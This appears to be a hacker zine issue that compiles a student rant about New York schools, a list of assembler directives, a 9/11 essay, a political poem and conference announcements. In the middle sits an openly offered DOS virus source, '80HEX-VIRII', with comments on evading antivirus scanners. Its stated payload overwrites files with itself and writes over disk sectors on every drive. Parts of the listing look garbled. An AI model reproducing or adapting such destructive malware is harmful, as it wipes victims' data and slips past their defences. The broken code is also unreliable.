Why am I failing school? Why is it that some people can do it and not I? Am I really just stupid? I wondered these questions when as I get older. I thought about my situation, where I lived, how I lived and who I really am. It isn't my fault and it most certainly isn't your fault if you're failing or doing poorly. They say the ones that are failing or doing poorly are the dumb ones that are not capable of anything, the ones that are despised by the people in the public and ones that are "dumb" are the gangsters and any other stereotype you can think of. Well they're wrong, that or they are just secretly instigating us to lose and fail.

When I write this I think, do I really mean it or is it just an excuse? However it is not an excuse but rather the school education system's fault. Let me prove my point. I am not failing because I don't study or anything, I have a good memory, I can surpass my entire class in that category and so on. I am probably even smarter than all of the teachers in the computer department. But that's not the point, the point is history. When America came to existence, freedom was born. Then slowly it was taken away, that's granted. People are dieing and losing the game. Life is getting harder and trickier.

In every state, the education system works **very** differently. In one state, you might have all dumb teachers while in another, you might have strict and hard teachers. Or in one state, the teachers don't want to work, or in another state, unemployment in teaching is high. This is America, you can't force people to teach. So here goes:

In NY (New York) teachers teach what they are told by the principal. The principal would receive orders from the Board of Education. Everyone is basically more "free" in high school because no one really knows who's

who or who's in charge. In junior hs, things are a bit different. All you need to do is call up your parents and they pick you up and you're free to go. Don't even mention elementary, they're still being brain-washed.

Right now, I can walk out of my high school pretending I'm a senior or I can stay in school pretending I'm a freshmen. In NY, the most rich-looking or well-architecturally designed buildings or something will receive more funding than the poor ones. Our school is right next to a police **headquarter** (not station) and has a "nice" website which shows off something. We have scanners in our library and now a card-swipe in the entrance (That Epiphany hacked). Sooner or later it'll be a bit harder to leave school. However that is only a façade, our classrooms have broken chairs and writing on desk. The boy's bathroom, on the second floor, sometime the door is locked. Sometime if it's not locked, the last toilet is broken. The gym on the fifth floor has a lot of broken lockers. It's so bad you have to share lockers. The food is dirty. But I'll admit, they are REALLY good looking outside.

The poorer ones will be looked down as a zone school or changed into a charter school. Then the principal of the zone school or charter school will become angry that he or she has a lame school and wont do his job well because he believe he isn't paid well, then the Board of Education tears the school down and it gets built into something else. Perhaps a playground. The New York City system isn't too strict but it's a heavy burden. You can fail a class and the teacher will shrug it off. But you will pay for this in the senior years and near-future. The private schools here are **very** expensive, ranging from \$90,000 to \$200,000 per year. Many students who can't afford it after the first year or two drop out and go to a public school populating the school even more. Our schedules are very tight and harsh. I remember seeing another freshmen's schedule which goes from period 1 to 11. I rarely see him because of this, he isn't dumb, he's just pressured. For those who wonder when 1 start and when 11 end. Period 1 start at 7:30AM and each

class last about 45-50 mins. Period 11 ends around 5:30PM. If you can't make it to the schedule which most of us can't, especially to gym on the fifth floor, you fail. They don't care because they WANT you to fail. Why do they want you to fail? Like I have said in many places, control. If everyone passed and their son/daughter passed, what would that be? (communism) Understand now? Good. Realize this, look at this in form of martial arts. To be good in a martial art, you need a good teacher. You're not going to learn a backhand from a upper-hook by yourself without proper instruction. Assuming without proper instruction, you could be doing a crooked upper-hook or maybe injure your hip or do the wrong punch or so many other possibilities. It is the same with teaching in education. The only difference is subject; in fact, martial arts is much harder than education, so to those parents who blame their child, think of who you are and where you live and who your child really is. Right now, our entire state failed Math A regents. (http://www.nyedjobs.org/news/index.cfm?step=show_detail&NewsID=2242) That's how bad our education system is, the entire state failing.

“The director of the New York State Education Department’s testing division was reassigned last week after widespread failures on the state’s Math A Regents exam and has chosen to resign, according to members of the Board of Regents.”

In AL (Alabama) life is much easier but more quieter. While in NY there are about nearly 20,000,000 people, there's not even close to half of 10 million in AL. They don't even have a city yet, well, counties is what they have. They normally only have four classes and each class last about 1hr. The two mandatory class are given, math and english. Then the students get to pick whatever they want. My friend picked driving and weight-lifting. Quite lucky he is. In NY you can't, you are given ALL classes. He has a license to drive and the neighbors are really nice as he says. It's a nice country side. The only thing that he doesn't like is there isn't much “stores” like department stores. While in NY you have to take a regent for just about every class (yes, you have math? no problem, you get math regents. you have physics? sure, you get physics. you have too many regents? too bad, be the principal's friend and have him change the score for you or try to hack us and hopefully we catch you) and in AL you have only to pass the “Alabama Proficiency Graduation Test” or something like that which I don't remember too clearly the name of.

Right now, I can't say too much because to be honest, it's 4:23AM and I'm really don't know too much about other states. I'm just giving an idea that life isn't fun in America as the stereotypes say. The three states with 80-90% crime rate is New York, Chicago, and California. I got robbed twice (never lost anything... yet) and fought many strangers who got problems but that's another story. The American system, in many forms and shapes needs to be changed. Whether its education system or Governor Pataki. Many teachers do not

want to teach and so they weeks and months off of work and have a substitute teach. Even then, the substitute doesn't teach correctly.

Some Stuff to think about....

“Some 331 city schools are on the list of schools in need of improvement. Of all the state’s low performing schools, two thirds were in New York City. The Department of Education this year mailed letters to 220,000 parents, stuffed kids’ backpacks with notices and matched student needs to schools with available seats.”

Two over FUCKING three. 2/3. That's for every three schools, two are failures. That's almost every single school in NYC.

All new teachers in schools serving lower income neighborhoods must be “highly qualified,” with all teachers being highly qualified by 2005-2006. Parents have a right to know the qualifications of their child’s teacher.

What the fuck? I thought the parents were SUPPOSED to know the teacher's qualification? — Yeah, I thought so, it wasn't most of the students whose failing's fault. It's the teachers, they can't teach for shit. Being a teacher is an easy job now you know. No wonder, we have nearly 10 million people in NYC and we're supposed to be the city that never sleeps. It's now just a city that never learns.

“All schools must make “adequate yearly progress” in student improving, until by the 2013-2014 school year, 100 percent of students will have to be “proficient” in reading and math.”

So what are you trying to tell me? Students who can't read or do basic math yet are in nice college because they're rich? Students who can't “proficiently” read or write can still get a nice job? Life's a bitch. Students before 2013-2014 were and are failing and the people in NYC still allowed NYC mayor Mike Bloomberg to extract funding from OUR school system? We have people failing here and Mike is STILL taking? He's a multi-billionaire and still taking? Notice, NOT giving, but TAKING!! What the fuck? And you guys tell me “you're a stupid child”. Yeah I'm stupid. Eat me bitch.

No Child Left Behind - Goals and Reality for NYC<http://www.insideschools.org/view/ed_nclboverview> - Bullshit or working? We'll see how it goes next year for me. The class of 03 are already fucked up because of Bush. Let's hope the class of 05 are not. Do NOT support Bush in 04. PLEASE!

By the way, stop spending money on useless security shit (that's for my school, they have all sort of nice scanners and alarms but shitty classroom) and start spending money on our education.

ASSEMBLER DIRECTIVES

Written By DATA_Noise

Assembler directives are commands executed at assembly time, not run time. They do not generate CPU instructions; they create constants, set aside memory locations, and give the assembler information about your program. They can define portions of your program that will not be assembled, define macros, and display information on the screen during assembly.

A brief summary of the directives follows.

AND	Logical AND
ASSUME	Designates segment registers
BYTE	Defines byte data size
COMMENT	Block comment
.CREF	Symbol listing for cross reference
DB	Defines byte storage
DD	Defines double word of four bytes
DQ	Defines quadruple word of eight bytes
DT	Defines ten bytes
DW	Defines word storage
DWORD	Defines double-word (32-bit) data size
DUP	Replicates a string
ELSE	Alternate conditional block
END	End of source program
ENDIF	End of conditional block
ENDM	End of macro
ENDP	End of procedure
ENDS	End of segment or structure
EQ	Logical equals
EQU	Assigns (equates) a constant
EVEN	Sets even address
EXITM	Exits macro
EXTRN	Defines external references
FAR	Designates label outside segment
GE	Logical greater-than or equal
GROUP	Associates segments with group name
GT	Logical greater-than
HIGH	High half of word
IF	Conditional block
IF1	Conditional first pass
IF2	Conditional second pass
IFB	Conditional parameter missing
IFDEF	Conditional if defined
IFDIF	Conditional if two parameters different
IFE	Conditional if zero
IFIDN	Conditional if two parameters are the same
IFNB	Conditional if parameter not missing
INCLUDE	Inserts source code from another file

IRP	Indefinite-repeat macro
IRPC	Indefinite-repeat character macro
LABEL	Creates symbol
LE	Logical less-than or equal
LENGTH	Determines length of symbol
LOCAL	Defines local symbol in macro
LOW	Low half of word
LT	Logical less-than
.LALL	Lists macro statements
.LFCOND	Lists conditional block
.LIST	Lists program
MACRO	Defines macro
NAME	Defines program name
MASK	Bit mask for record field
MOD	Use modulus
NAME	Defines module name
NE	Logical not-equal
NEAR	Designates label within segments
NOT	Logical complement
OFFSET	Offset in segment
OR	Logical OR
ORG	Sets instruction pointer
%OUT	Displays string on video screen
PAGE	Starts new page and sets size
PROC	Starts procedure
PTR	Used with BYTE, WORD, DWORD,
NEAR, and FAR	to specific size of label or variable
PUBLIC	Makes global symbol
.RADIX	Sets radix
RECORD	Defines record type
REPT	Repeats macro
.SALL	Disables macro listing
SEG	Segment value associated with symbol
SEGMENT	Defines segment
SHL	Logical shift left
SHORT	Forward short jump
SHR	Logical shift right
SIZE	Determines size of label
.SFCOND	False conditionals not listed
STRUC	Defines structure
SUBTTL	Defines subtitle
.TCOND	Default listing of conditional blocks
TITLE	Defines program title
XOR	logical exclusive-OR
.XALL	Lists macros that create code or data
.XCREF	Turns off cross-reference listing
.XLIST	Turns off program listing
WIDTH	Determines width of record field
WORD	Defines word-size data
=	Assigns value to symbol
\$	Current offset

; 80HEX-VIRII SOURCE CODE

; Payload:
File will place itself and listen for the autoexec.bat
On execution, it will replace all DOS files with itself
All hard-drives will be trash eventually

```
.model tiny
.code
org      100h

start:
dec      byte ptr offset files          ; Tricking tbscan
add      ah,4eh                         ; Tricking f-prot
mov      dx, offset files

next:
int      21h
jnc      open
mov      ah,2ch                         ; Value of 1/100 of a second
int      21h
cmp      dl,79                          ; 20%
mov      al,2h

drive:
; Hard Drive to eliminate
mov      cx,1
lea      bx,virus
cwd      ; Clear dx (ax =< 8000h)

Next_Sector:
int      26h
inc      dx
jnc      next_sector                   ; All sectors
inc      al
jmp      short drive                   ; All drives

quit:
ret

open:
inc      byte ptr offset files
add      ax,3d02h
mov      dx,offset 9eh
int      21h

write:
xchg     ax,bx
mov      ah,40h
mov      dx,offset start
mov      cx,endoffile - start
int      21h

close:
sub      ah,2
int      21h
mov      ah,4fh
jmp      short next

data:
files db "*.*)"                       ; All files
virus db "Getting fired without reason =(,"
truth db "Just get even =)"

endoffile:
end      start
```

Loss Of Innocence

By A friend of Khaos

On September 11th at 7 A.M. the twin towers of the World Trade Center stood above the town of New York City. This would not be the case for long. The case was changed forever in the moment of 8:46 when a plane, American Airlines flight 11, was flown into the north tower of the World Trade Center. Following just 18 minutes later, flight 175 of United Airlines would strike the south tower of the World Trade Center. Over here in Kansas it was still only 8:03 in the morning. An hour later I was at school getting ready to suffer through another block of Study Hall when our teacher had a TV brought into the room. She changed the channel to a news station and began to watch the coverage of the Twin Towers. We tried to ask her many questions but she was too worried and too uninformed of the situation to take the time to answer. The only information I could seem to find was that two planes had flown directly into a group of buildings I had never heard of before. Our teacher could only speculate on what was happening. So, we were left to sit at our desks and wonder. Class proceeded as usual until next block. I arrived in band class not thinking much of the incident and not realizing the chaos of the world around me. This all changed in a quite brief time. Instead of getting our instruments out and warming up as usual, Mr. Wallace brought a TV into the room. Instead of refusing to answer questions such as my Study Hall teacher had, Mr. Wallace was glad to share information and express worry with the class. This was a comfort for we were not short on things to make us worry.

Next block was SEEK. There was great discussion among us kids on what was going on. We were free to talk to our teacher, Mrs. Gjovig, about it, but in general the class went as usual. As usual as normal, that is, until I was called down to the office. I left class fearful of why I was called to the office, as any student would, but inside I knew why.

What I learned when I arrived was that my father had called and asked for me to be told that he was coming to get me. I asked the secretary why and she replied, "Well I assume it would have to do with the attacks." This was the first time I had ever really considered them like that. Epic disasters, terrible mistakes... sure, but never attacks. No one would intentionally want to hurt me or my country, and if they did, they certainly would not do it by attacking a building I'd never heard of before. My father came and got me. He was worried. That scared me, for I never would have thought something so far away could worry my dad so much. Much disinformation had been passed around, and apparently my father thought Camp David had been attacked as well. Here was also the first I heard of the strikes at the pentagon. They had been covered on the news report in band class, but since the assault had failed there was less coverage on it. My father's fear began to rub off on me so as soon as I got home I went downstairs and turned on the television. That television was not turned off until 6 that night. By that time I had come to learn many things.

First and foremost, I learned of the Twin Towers. The Twin Towers are not exactly what I would call a monument to America but more a monument to capitalism. A hundred and ten-story monument to the buying and selling that is the free market. I also learned that one of the most probably suspects was Osama Bin Laden, a militant terrorist against America and American consumerism. Bin Laden and his group known as the Al Queda believed that Westernization was ruining the Muslim way of life. In order to defend what they believed to be a threat to their religion, they devised a plan of mass murder. Al Queda would later be determined the official cause of 9/11. Two years ago over 2,800 people were unknowingly martyred. Although I know none of these people, they still hold a place in my heart. Osama Bin Laden had managed to take his anger and pour it into a culture of civil and caring people. This anger transformed us into the evil, which we perceived to be the terrorists. We would begin to lead many war campaigns on unsuspecting countries with unsuspecting people.

Thousands of their people would suffer the same fate as the thousands of ours. Dying unsuspecting and unwillingly to an enemy blinded by rage. Although I cannot remember the America before September 11th 2001, I can clearly remember the one after. Bin Laden has transformed us into the evil he believed us to be. All of this evil was spawned out of an attack on a structure symbolic of our nation's trade. Out of us spawned not solidarity and understanding but anger and revenge. So much evil came from these two towers I had never even known.

POETRY


(continued from page 20)
and die like rotting meat on the inside
for resisting and confronting the USA
let there be a wonder poem
to dance life into the mass graves
all around the world
to dignify the stench and reconfigure back to grace
the mutilations and bullet holes
let a wonderful poem replace Star Wars
with a hemispheric screen showing US tax dollars
slitting the throats of Indonesians and Haitians
who didn't want to be a client state of America
let there be a wonder poem
that puts the media to work in a Broadway freak show
and makes the experts walk nude forever
in straight lines and perfect circles
ripping newspapers for minimum wage
no more ads for shoes juxtaposed to civil war carnage
no more headlines congratulating death
no more photo ops of war's smiling commissioners
let a wonderful poem
replant Third World agrarian societies
push genetically modified food to Pentagon mess halls
hug each grain of dirt raped as a cash crop
each drop of rain will be a torrent of life
a rainbow inflated by infinity to kiss the sun
let there be a wonder poem
that is a home for everyone
and changed the definition of tears to a wet caress
a wonderful poem softening loneliness with lullabies
a pillow full of kaleidoscopes and innocence
so the weary are glad of their weariness
and when we hear crying
all the answers and all the ways to help comes to us
and our breathing is the yoga to heal souls

Announcements

- o Now that the H.O.P.E. 2004 conference is confirmed for July 9-11 2004; We at Port7alliance are confirming that we are in the process of designing a competition which involves nearly all facets of hacking and computers. While this competition is still unnamed, it will be the first competition of its kind to be hosted at a HOPE conference. **BE PREPARED!**



Created by Subzero1037



== Scary when a 3 year old video game can seem to predict the future. ==

This is a screenshot taken from the NYC level in "Deus Ex" for PC. The eerie part of this shot is how close this bulletin comes to current events. Notice the comment about "taking photographs" and this story released by 2600. ---Epiphany

アタリ-アタリ



アタリ-アタリ

